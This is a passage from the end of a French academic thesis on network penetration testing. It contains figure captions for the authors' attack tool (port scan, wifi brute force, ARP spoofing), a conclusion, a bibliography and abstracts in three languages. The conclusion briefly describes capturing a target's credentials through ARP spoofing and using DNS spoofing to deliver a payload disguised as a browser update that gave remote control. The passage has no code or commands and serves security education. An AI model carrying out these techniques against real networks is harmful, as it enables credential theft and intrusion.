

Figure 3. 41 Scan des ports ouverts.

Maintenant, si l'utilisateur choisit la deuxième option « Brute force », il aura une option d'attaque wifi par brute force qui lui demandera d'entrer le nom du réseau wifi et le fichier des mots de passe.

Après cela, il commencera a attaquer jusqu'à ce que le mot de passe correct soit trouvé, comme indiqué dans Figure 3.42.



Figure 3. 42 Attaque wifi par brute force.

La dernière option est les attaques « Man in the middle », qui contiennent une attaque d'usurpation d'ARP. Lorsque l'utilisateur le sélectionnera, il lui demandera d'entrer l'adresse IP de la cible et la passerelle.



Figure 3. 43 Attaque d'usurpation d'ARP.

7. Conclusion

Avec la fin de ce chapitre, que nous avons consacré à la réalisation de test de pénétration. Nous avons arrivés au bout de ce projet, on peut dire que nous avons pu obtenir une vision concrète dans deux domaines importants de notre époque que sont les tests de pénétration et la sécurité informatique.

CONCLUSION GENERALE

Notre projet consiste à réaliser un test de pénétration en utilisant les mêmes techniques et outils que les hackers expérimentés pour détecter les failles des systèmes et tester la robustesse de leur sécurité.

Pour mener à bien ce test, nous avons réalisé les attaques suivantes : L'usurpation de l'identité (IP spoofing) dont laquelle nous avons réussi à rendre la machine cible très lent . ARP spoofing où nous avons pu suivre le trafic de la cible et nous avons également pu obtenir le nom d'utilisateur et le mot de passe de la cible lorsqu'elle se connecte a un site. Dns spoofing qui est conçu pour faire correspondre l'adresse IP d'une machine qu'i est sous le contrôle de pentester à un nom de domaine réel et valide. Grace à ce dernier, nous avons pu tromper la cible pour télécharger un payload, pansant qu'il est un fichier de mis a jour de navigateur. Ce qui nous a permis de contrôler a distance la machine cible et d'effectuer plusieurs opérations sur celui-ci, telles que : prendre une capture d'écran, Ouverture de disque local, etc. Ces attaques que nous avons faites sont quelques-unes des attaques qui servent à divulguer des vulnérabilités que les hackers peuvent exploiter pour des fins malveillantes.

Pour remédier à cela, nous avons présenté quelques recommandations de sécurité pour éviter ces menaces et attaques potentielles.

Les problèmes de sécurité restent associés à un processus complexe de nature cyclique. En effet, avec le développement rapide des technologies et des équipements informatiques des entreprises, les problématiques de sécurité ne cessent d'émerger.

La perspective de notre projet dans le futur est d'utiliser l'intelligence artificielle pour développer et améliorer l'efficace de l'outil de pénétration.

BIBIOGRAPHIE

[1] M.Mihoubi et N.Medjani, «sécurisation d'un infrastructure LAN/WAN a base d'équipement cisco,» *Mémoire présenté pour l'obtention Du diplôme de Master Académique,Tizi-ouzou,* 2015.

[2] G.Pujolle, Les réseaux, Paris: Eyrolles, 2006.

[3] S.Cherfi, «Détection d'intrusions via des réseaux de neurones optimisés par des métaheuristiques,» *Mémoire présenté pour l'obtention Du diplôme de Master , Jijel,* 2020.

[4] C.Llorens, L.Levier, D.Valois et B.Morin, Tableaux de bord de la sécurité réseau, Paris: Eyrolles, 2010.

[5] J.Francois et J.Philippe, Tout sur la sécurité informatique, Paris: Dunod, 2013.

[6] G.Amimeur et N.Habbache, «Mise en place d'une architecture réseau VPN sécurisée pour l'interconnexion des sites distants Cas d'étude : Entreprise CEVITAL de Béjaia,» *Mémoire présenté pour l'obtention Du diplôme de Master Académique, Béjaia,* 2017.

[7] «SSH,» 29 04 2023. [En ligne]. Available: https://www.ssh.com/academy/ssh/protocol.

[8] A.Pérez, La sécurité des réseaux, Paris: Eyrolles, 2014.

[9] K.Lamichhane, «Penetration testing wireless networks, Bachelor, Helsinki,» 2016.

[10] N.Shrestha, «Security Assessment via Penetration Testing: A Network and System Administrator's Approach,» *Mémoire présenté pour l'obtention Du diplôme de Master , Oslo ,* 2012.

[11] J.Mesto, «Penetration testing,» *Bachelor, Oulu,* 2019.

[12] M.Gomes, «Analyse de cyberattaque et proposition de solution au travers du pentesting,» *Bachelor, Geneve,* 2021.

[13] A. W. e. D. P.Newmans, Penetration testing and network defense, Indianapoli: Cisco Press, 2005.

[14] «parrotsec,» 11 05 2023. [En ligne]. Available: https://www.parrotsec.org/.

[15] «savoirdanslavie,» 11 05 2023. [En ligne]. Available: https://www.savoirdanslavie.com/what-is-wireshark/ .

[16] «Ettercap,» 11 05 2023. [En ligne]. Available: https://www.ettercap-project.org/.

[17] «rapid7,» 11 05 2023. [En ligne]. Available: https://docs.rapid7.com/metasploit/msf-overview/ .

[18] «Malekal.com,» 11 05 2023. [En ligne]. Available: https://www.malekal.com/exemples-utilisation-commande-hping3/ .

ملخص

يعتمد المجتمع اليوم أكثر من أي وقت مضى على خدمات شبكة الكمبيوتر، حيث أصبح أمن هذه الأخيرة مطلبا أساسيا؛ هناك العديد من تدابير الأمان التي يمكن لمسؤولي الشبكة تطبيقها لتأمينها. ومع ذلك، فإن أفضل طريقة لتحسين مستوى أمان الشبكة هي إجراء اختبار الاختراق.

من خلال هذا الموضوع، قمنا بتصميم مختبر لإجراء اختبار اختراق باستخدام نفس التقنيات والأدوات التي يستخدمها المتسللين، من أجل استغلال وتسليط الضوء على العيوب في الجهاز المستهدف، مصحوبة باقتراح توصيات أمنية تحد من هذه التهديدات. بعد ذلك، قمنا ببرمجة أداة اختراق تقوم بمسح وتنفيذ هجمات معينة.

الكلمات المفتاحية: اختبار الاختراق، الضعف، أمن الشبكات، الهجمات.

Résumé

La société aujourd'hui dépend plus que jamais des services de réseau informatique, la sécurité de ce dernier est désormais une exigence de base. Il existe différentes mesures de sécurité que les administrateurs du réseau peuvent appliquer pour sécuriser le réseau. Cependant, la meilleure méthode pour améliorer le niveau de sécurité d'un réseau est d'effectuer un test de pénétration.

Au cours de notre mémoire, nous avons concevoir un laboratoire pour réaliser un test de pénétration en utilisant les mêmes techniques et outils que les hackers, afin d'exploiter et mettre en évidence les failles de la machine ciblé, accompagné de proposer des recommandations de sécurité limitant ces menaces informatique. Puis, nous avons programmé un outil de pénétration qui scanne et effectue certaines attaques.

Mots clés : Test pénétration, Vulnérabilité, Sécurité du réseau, Attaques.

Abstract

Society today depends more than ever on computer network services, the security of the latter is now a basic requirement. There are various security measures that network administrators can apply to secure the network. However, the best method to improve the security level of a network is to perform a penetration test.

During our thesis, we designed a laboratory to carry out a penetration test using the same techniques and tools as the hackers, in order to exploit and highlight the flaws in the targeted machine, accompanied by proposing security recommendations limiting these computer threats. Then, we programmed a penetration tool that scans and performs certain attacks.

Keywords: Test penetration, Vulnerability, Network security, Attacks.